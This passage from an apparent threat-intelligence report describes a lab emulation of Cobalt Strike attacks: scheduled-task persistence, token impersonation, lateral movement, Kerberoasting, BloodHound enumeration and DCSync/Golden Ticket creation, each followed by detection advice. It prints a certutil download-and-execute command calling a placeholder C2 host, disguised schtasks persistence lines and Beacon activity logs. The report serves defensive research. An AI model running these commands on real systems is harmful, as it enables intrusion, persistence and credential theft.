


Figure 6: Cobalt Strike macro child process shellcode execution (Source: Recorded Future)

Observed Threat Actor Use

Windows scheduled tasks ([T1053.005](#)) are a common option for persistence that has been used by myriad threat actors in the last year, including Chimera and [UNC2198](#) for ransomware delivery.

Chimera, likely a Chinese state-sponsored threat actor, has targeted semiconductor firms and aviation entities. Taiwanese cybersecurity firm [CyCraft](#) believed that an unknown Chinese-sponsored APT group had conducted the attacks to steal semiconductor designs, source code, software development kits (SDKs), and other proprietary information.

Chimera [uses](#) stolen credentials and password spraying as initial access, using administrative privileges to run a PowerShell command to [load](#) Cobalt Strike into the memory of the compromised device. Additionally, the threat actors used a C2 server hosted on Google's or Microsoft's cloud services, making their communications more difficult to detect. Chimera operators use Cobalt Strike as follows:

Chimera uses the Windows Task Scheduler (schtasks.exe) to execute Cobalt Strike both for [persistence](#) and for single [executions](#). In one [campaign](#) Chimera replaced the Google Chrome updater executable and created a scheduled task to execute it on system startup.

```
schtasks /create /s <Computer Name> "SYSTEM" /tn "GoogleUpdateTaskMachine" /tr "\\C:\Program Files (x86)\Google\Update\1.3.35.342\GoogleUpdate.exe\" /sc ONSTART
```

Figure 7: Command used by Chimera to create a scheduled task that executes on system startup (Source: [CyCraft](#))

```
schtasks /create /ru "SYSTEM" /tn "update" /tr "cmd /c c:\windows\temp\update.bat" /sc once /f /st 06:59:00
```

Figure 8: Command used by Chimera to create a scheduled task that executes once (Source: [CyCraft](#))

Description of Emulation

To emulate the persistence observed in the Chimera campaigns, we used a lab environment consisting of a Windows 10 Desktop VM acting as our victim and another Windows 10 Desktop VM running Cobalt Strike Team Server. On the victim VM, we ran Sysmon using the [sysmon-module](#) configuration.




Figure 9: Command emulating APT41 to download and execute a Cobalt Strike Beacon (Source: Recorded Future)

For initial execution in this test, in a command prompt, we executed certutil to download the Beacon Payload and begin execution as seen in Figure 12. This command is almost identical to the command executed by an exploit [used](#) by APT41 in March 2020.

```
cmd /c certutil -urlcache -split -f http://<c2_ip>/2.exe && 2.exe
```

Figure 10: Command emulating APT41 to download and execute a Cobalt Strike Beacon (Source: Recorded Future)

After the initial connection, we used the command getsystem to elevate our session's privileges and then used the Cobalt Strike "run" command to execute schtasks to create a scheduled task to run with system privileges that would execute on system start, as seen in Figure 13.

```
schtasks /create /ru "SYSTEM" /tn "GoogleUpdateTaskMachine" /tr "C:\Users\IEUser\2.exe" /sc ONSTART
```

Figure 11: Command emulating Chimera to create a scheduled task that executes on system startup (Source: Recorded Future)

Following the successful installation of the scheduled task, we rebooted the victim machine. When the machine finished restarting, a new instance of the Cobalt Strike Beacon started, this time running as the SYSTEM user. The full series of Beacon activity and commands issued using Cobalt Strike can be seen in Figure 14.

| date | host | user | pid | activity |
|-------------|---------------------|------|------|--|
| 06/16 12:56 | MSEdgeWIN10IEUser * | | 7980 | get SYSTEM |
| 06/16 12:57 | MSEdgeWIN10IEUser * | | 7980 | host called home, sent: 2743 bytes |
| 06/16 12:57 | MSEdgeWIN10IEUser * | | 7980 | run: schtasks /create /ru "SYSTEM" /tn "GoogleUpdateTaskMachine" /tr "C:\Users\IEUser\2.exe" /sc ONSTART |
| 06/16 12:58 | MSEdgeWIN10IEUser * | | 7980 | host called home, sent: 117 bytes |
| 06/16 13:01 | | | | visit to /jONV/ (beacon beacon stager x64) by 192.168.204.2 |
| 06/16 13:01 | MSEdgeWIN10SYSTEM * | | 1896 | [2.exe] initial beacon |
| 06/16 13:08 | | | | visit to /jONV/ (beacon beacon stager x64) by 192.168.204.2 |
| 06/16 13:08 | MSEdgeWIN10SYSTEM * | | 1848 | [2.exe] initial beacon |

Figure 12: Activity report from our schtasks efforts (Source: Recorded Future)

| Autorun Entry | Description | Publisher | Image Path | Timestamp | Virus Total |
|--|---------------------------------------|----------------------------------|---|--------------------|-------------|
| Task Scheduler | | | | | |
| GoogleUpdateTaskMachine | | | c:\users\ieuser\2.exe | 6/8/2020 5:17 PM | |
| Microsoft Windows Defender Windows Defe... | Microsoft Malware Protection Comma... | (Verified) Microsoft Corporation | c:\program files\windows defender\m... | 7/4/1908 2:01 AM | |
| Microsoft Windows Defender Windows Defe... | Microsoft Malware Protection Comma... | (Verified) Microsoft Corporation | c:\program files\windows defender\m... | 7/4/1908 2:01 AM | |
| Microsoft Windows Defender Windows Defe... | Microsoft Malware Protection Comma... | (Verified) Microsoft Corporation | c:\program files\windows defender\m... | 7/4/1908 2:01 AM | |
| Mozilla Firefox Default Browser Agent 308046B0AF4A3... | Firefox Default Browser Agent | (Verified) Mozilla Corporation | c:\program files\mozilla firefox\defau... | 2/22/2021 8:50 AM | |
| nrcapwatchdog | | | c:\program files\nrcap\checkstatus... | 12/3/2020 11:00 PM | |
| OneDrive Standalone Update Task-S-1-5-21-32101180... | Standalone Updater | (Verified) Microsoft Corporation | c:\users\ieuser\appdata\local\micro... | 1/10/1980 5:01 PM | |

Figure 13: Activity report from our schtasks efforts (Source: Recorded Future)

Detection Techniques

This simple emulation exercise produced relatively few Sysmon and other log events that would provide opportunities for detection. However, there are 2 key phases of the attack where detection and response are possible: initial execution and the creation of the scheduled task.

Initial Execution

Certutil is [known](#) as a “living off the land binary” (LOLBIN) and has been used by APT41 to load Cobalt Strike. Certutil can [help](#) do a variety of tasks related to certificates, including configuring the Windows certificate authority and verifying certificates. However, certutil also [has](#) the ability to download arbitrary files and decode the contents of a file. This functionality is activated using command line flags that wouldn’t come up in benign uses. The use of suspicious flags (such as the one used in our emulation “-urlcache”) in command lines can be detected using [this](#) Sigma rule.

Creation of Scheduled Task

Using schtasks.exe to create a new scheduled task results in a process being created with the command line containing details of the new scheduled task to be created. The flags used by the command may vary depending on the schedule and user for the scheduled task, but generally, the commands can be detected using [this](#) Sigma rule.

In our emulation, because we escalated the Beacon’s session to have SYSTEM privileges using the command get SYSTEM, the creation of our scheduled task was not detected using the previously mentioned Sigma rule. To find the scheduled task we created, we used Sysinternals Autoruns (running as Administrator) to find the scheduled task. The output of that tool can be seen in Figure 15 on the top line with the entry name “GoogleUpdateTaskMachine” and the image path that ends in “2.exe”.

Lateral Movement

Threat actors typically, although not exclusively, acquire a foothold on a network as a low-privileged user and move laterally between systems to achieve their objectives. In an enterprise network using Microsoft Active Directory (AD), this may entail compromising systems running as Domain Controllers or obtaining the highest level of Domain Admin or Enterprise Admin privileges, effectively allowing complete control of an AD network.

Cobalt Strike allows an attacker to move laterally between systems, either by installing a Beacon payload on these systems or by using native Windows functionality to execute commands remotely. Cobalt Strike includes a functionality similar to the Sysinternals PSEXEC tool and can also use Windows Management Instrumentation (WMI) or Windows Remote Management (WinRM) to run a new Beacon or one-off commands on remote systems. Cobalt Strike features an [SMB Beacon](#) that creates a parent-child chain of Beacons (which can be running on the same or different systems) before egressing out of the network

through an HTTP(S) or DNS Beacon. Using this type of Beacon (rather than having HTTP(S) or DNS Beacons on each system) decreases the number of external connections from a victim network but also creates other detection opportunities. As with many other cases, detections can be built around default values. While Cobalt Strike allows an operator to change many of these defaults, and advises this in the documentation, in the wild, attackers will continue to make mistakes.

To aid in lateral movement, Cobalt Strike also includes several user impersonation features. With administrator privileges on a compromised system, an attacker can steal the access token of a running process on that system, allowing them to effectively impersonate the user account the process is running under (**Access Token Manipulation: Token Impersonation/Theft, T1134.001**). This can allow escalation to the SYSTEM user or impersonation of another user account with desired privileges. A user without administrative privileges can also make an access token for another account, provided they have valid credentials (**Access Token Manipulation: Make and Impersonate Token, T1134.003**). We emulated both of these tactics to validate existing detections.

Observed Threat Actor Use

[Three detailed reports](#) of Ryuk ransomware compromises demonstrate some of the methods threat actors have used for domain discovery and lateral movement once an initial foothold of a low-privilege Cobalt Strike beacon is established.

In these cases, the attackers used a combination of native Windows commands (“nltest” and “net” commands); PowerShell (the ActiveDirectory module and Powersploit framework); and the domain discovery tool adfind. They used the Kerberos offensive tool Rubeus for a Kerberoasting attack. In 2 of these cases, the attackers could trivially compromise a domain controller by exploiting the Zerologon vulnerability, effectively allowing them to remove the domain controller’s password. The attackers used several techniques for lateral movement, including RDP, PSEXec, and Cobalt Strike’s SMB Beacon.

Description of Emulation

We created a simple Active Directory lab environment to emulate certain lateral movement scenarios during this research, as seen in Figure 16, below. This lab environment consisted of one Windows Server system acting as a Domain Controller, another Windows Server system, and a Windows 10 client machine. These machines were all on the same network segment, as was the attacking machine running the Cobalt Strike Team Server and control interface. Windows Defender was disabled to facilitate testing. A range of user accounts with various privileges and one service account were created on the testlab.local domain.

No changes were made to any of the Cobalt Strike default options. Sysmon was running on each Windows system, using a [slight modification](#) of the popular [SwiftOnSecurity](#) configuration. These logs were then ingested into an ELK instance for further analysis.




Figure 14: Emulation test lab setup (Source: Recorded Future)

Scenario 1: Make and Impersonate Token

In this scenario, a Beacon payload was run (via scripted web delivery) from a low-privileged user (alice.lowpriv@testlab.local) logged onto the Windows 10 machine (WIN10CLI-01). The Beacon called out to a Cobalt Strike Team Server running on an attacking machine on the local network. The alice.lowpriv account was a member of the Domain Users group and did not have any local or domain administrative privileges.

The attacker had access to credentials for a further user account, bob.mediumpriv@testlab.local (Valid Accounts: Domain Accounts, [T1078.002](#)). We did not emulate the process of obtaining these credentials, but there are numerous plausible scenarios for an attacker to possess them, such as prior compromised credentials or files contained on an accessible SMB share within the network.

These credentials allowed the attacker to make an access token and effectively impersonate bob.mediumpriv using Cobalt Strike’s “make token” command. This account is also a member of the Domain Users group and additionally has local administrative privileges to another domain-joined system, a Windows 2019 server (FILESERVER). Although there are several tools to find which computers a user has local admin rights to, in this scenario, we used the Find-LocalAdminAccess PowerShell function in the Powersploit framework, which can be imported with Cobalt Strike’s “Powershell-import” command.




Figure 15: Cobalt Strike's visualization of our chain of SMB Beacons (Source: Recorded Future)

Having impersonated bob.mediumpriv, the attacker ran the “jump psexec64” command to move laterally to FILESERVER, specifying that this new Beacon would connect to the initial Beacon on the WIN10CLI-01 system, via SMB. This led to the Beacon connecting from FILESERVER, running as the SYSTEM user.

Using the built-in Cobalt Strike process listing command “ps”, the attacker could see processes were running under the anne.admin user account. The attacker was then able to steal a token from one of these processes, effectively now impersonating the anne.admin user. This user was in the “Domain Admins” group, and the attacker now had administrative access to the domain controller (DC01). The attacker moved laterally to this system using WinRM and started a Beacon instance on the Domain Controller.

The end state of this emulation is illustrated here, where we see the 3 Beacon instances, the users they are running under, and how they connect via SMB (the solid orange lines) before egressing via HTTP (dashed green line) to the Team Server.

Figure 18 shows a high-level report on all of the attacker commands run during this scenario.

Scenario 2: Kerberoasting Attack

In scenario 2, we emulate a Kerberoasting attack. Kerberoasting allows an attacker with domain credentials to request a Kerberos ticket for a service account, encrypted with the password hash for the account in question. If a weak password is chosen, an attacker can obtain the service account’s cleartext password in an offline cracking attack. Service accounts are often given high-level privileges, sometimes including membership to the Domain Admins group, making this an effective attack. We created a Windows service account (sql.server@testlab.local) with an associated [Service Principal Name](#) (SPN), required for use in Kerberos authentication.

Interacting with a Beacon instance running as the alice.lowpriv user on the WIN10CLI-01 machine, we used the PowerShell Get-ADUser commandlet to return Active Directory users with a value set for their SPN. With the SPN, we can now get the associated encrypted Kerberos TGS ticket using the Rubeus tool, which is popular with penetration testers but has also been [used](#) by Ryuk ransomware operators. Using Rubeus returned the encrypted Kerberos TGS ticket for our SPN. The encrypted ticket can be cracked offline to obtain the cleartext password for the service account.

| date | host | user | pid | activity |
|-------------|-------------|---------------|------|---|
| 06/15 10:00 | | | | visit to /a (page Scripted Web Delivery (powershell)) by 192.168.204.12 |
| 06/15 10:00 | WIN10CLI-01 | alice.lowpriv | 9208 | [PowerShell.exe] initial beacon |
| 06/15 10:01 | WIN10CLI-01 | alice.lowpriv | 9208 | sleep for 5s |
| 06/15 10:01 | WIN10CLI-01 | alice.lowpriv | 9208 | host called home, sent: 16 bytes |
| 06/15 10:02 | WIN10CLI-01 | alice.lowpriv | 9208 | revert token |
| 06/15 10:02 | WIN10CLI-01 | alice.lowpriv | 9208 | create a token for testlab.local\bob.mediumpriv |
| 06/15 10:02 | WIN10CLI-01 | alice.lowpriv | 9208 | host called home, sent: 64 bytes |
| 06/15 10:02 | WIN10CLI-01 | alice.lowpriv | 9208 | list files in \\fileserv\c\$ |
| 06/15 10:02 | WIN10CLI-01 | alice.lowpriv | 9208 | host called home, sent: 33 bytes |
| 06/15 10:04 | WIN10CLI-01 | alice.lowpriv | 9208 | run windows/beacon_bind_pipe (\\pipe\msagent_e9) on FILESERVER via Service Control Manager (\\FILESERVER\ADMIN\$\395677a.exe) |
| 06/15 10:04 | WIN10CLI-01 | alice.lowpriv | 9208 | host called home, sent: 291431 bytes |
| 06/15 10:04 | FILESERVER | SYSTEM * | 1104 | [rundll32.exe] initial beacon |
| 06/15 10:04 | WIN10CLI-01 | alice.lowpriv | 9208 | established link to child beacon: FILESERVER |
| 06/15 10:04 | FILESERVER | SYSTEM * | 1104 | established link to parent beacon: WIN10CLI-01 |
| 06/15 10:05 | FILESERVER | SYSTEM * | 1104 | host called home, sent: 12 bytes |
| 06/15 10:06 | FILESERVER | SYSTEM * | 1104 | steal token from PID 2832 |
| 06/15 10:06 | FILESERVER | SYSTEM * | 1104 | host called home, sent: 12 bytes |
| 06/15 10:06 | FILESERVER | SYSTEM * | 1104 | list files in \\DC01\c\$ |
| 06/15 10:06 | FILESERVER | SYSTEM * | 1104 | host called home, sent: 27 bytes |
| 06/15 10:07 | FILESERVER | SYSTEM * | 1104 | run windows/beacon_bind_pipe (\\pipe\msagent_e9) on DC01 via WinRM |
| 06/15 10:07 | FILESERVER | SYSTEM * | 1104 | host called home, sent: 215152 bytes |
| 06/15 10:07 | DC01 | anne.admin * | 1000 | [wsmprovhost.exe] initial beacon |
| 06/15 10:07 | FILESERVER | SYSTEM * | 1104 | established link to child beacon: DC01 |

Figure 16: Cobalt Strike activity report for lateral movement emulation (Source: Recorded Future)

To further demonstrate Cobalt Strike's in-memory execution, Rubeus was run on the victim using the execute-assembly command, allowing a .NET assembly to be loaded into a temporary process and run in memory, rather than having to upload a tool to the victim system.

Scenario 3: AD Enumeration via SharpHound/BloodHound

We used the same execute-assembly command to run SharpHound on the victim network, again from the low-privilege Domain User account `alice.lowpriv`. [SharpHound](#) is the official "data collector" for the BloodHound AD visualization and graphing tool. It uses native Windows API functions and LDAP namespace functions to collect data from domain controllers and domain-joined Windows systems. SharpHound outputs a zipped file that we download; we then delete the local files. These files are then imported into the BloodHound application, producing the following screenshot:

Scenario 4: Mimikatz and DCSync

In our final emulation, we used features of Mimikatz (via the Cobalt Strike GUI) to dump credentials using a DCSync (OS Credential Dumping: DCSync, [T1003.006](#)) attack. We launched this from a Beacon running in a high integrity context as the `anne.admin` user (obtained in scenario 1), since this attack requires domain replication rights (which our user has due to their membership of the Domain Admins group). Again leveraging Mimikatz but using the Cobalt Strike GUI commands, we then created a "Golden Ticket" (Steal or Forge Kerberos Tickets: Golden Ticket, [T1158.001](#)), using the KRBTGT user NTLM hash obtained in our DCSync attack.




Figure 17: Rubeus run from Beacon to perform a Kerberoasting attack (Source: Recorded Future)




Figure 18: BloodHound visualization and graph of our simple testlab Domain (Source: Recorded Future)




Figure 19: Cobalt Strike's GUI makes it simple to create a Golden Ticket, even pre-populating some of these fields (Source: Recorded Future)

Detection Techniques

Named Pipes

Cobalt Strike relies extensively on [named pipes](#) for AV evasion, lateral movement, inter-Beacon communication, and post-exploitation activity. Named pipes are a method of inter-process communication in Windows, used primarily for local processes to communicate. They can also be used for processes to communicate between hosts. A [blog](#) by the creator of Cobalt Strike gives an overview of the different purposes Cobalt Strike uses named pipes for and provides guidance to operators on opsec considerations. As with many features of Cobalt Strike, operators are encouraged to change the default values of the named pipes, but compliance with this recommendation is unlikely to be universal.

In logs from our emulation lab, we can see evidence of Cobalt Strike's default pipe names. The following logs were captured from the FILESERVER machine after lateral movement from the Windows 10 client.




Figure 20: Sysmon Log Events showing Cobalt Strike's default SMB Beacon pipe name (Source: Recorded Future)

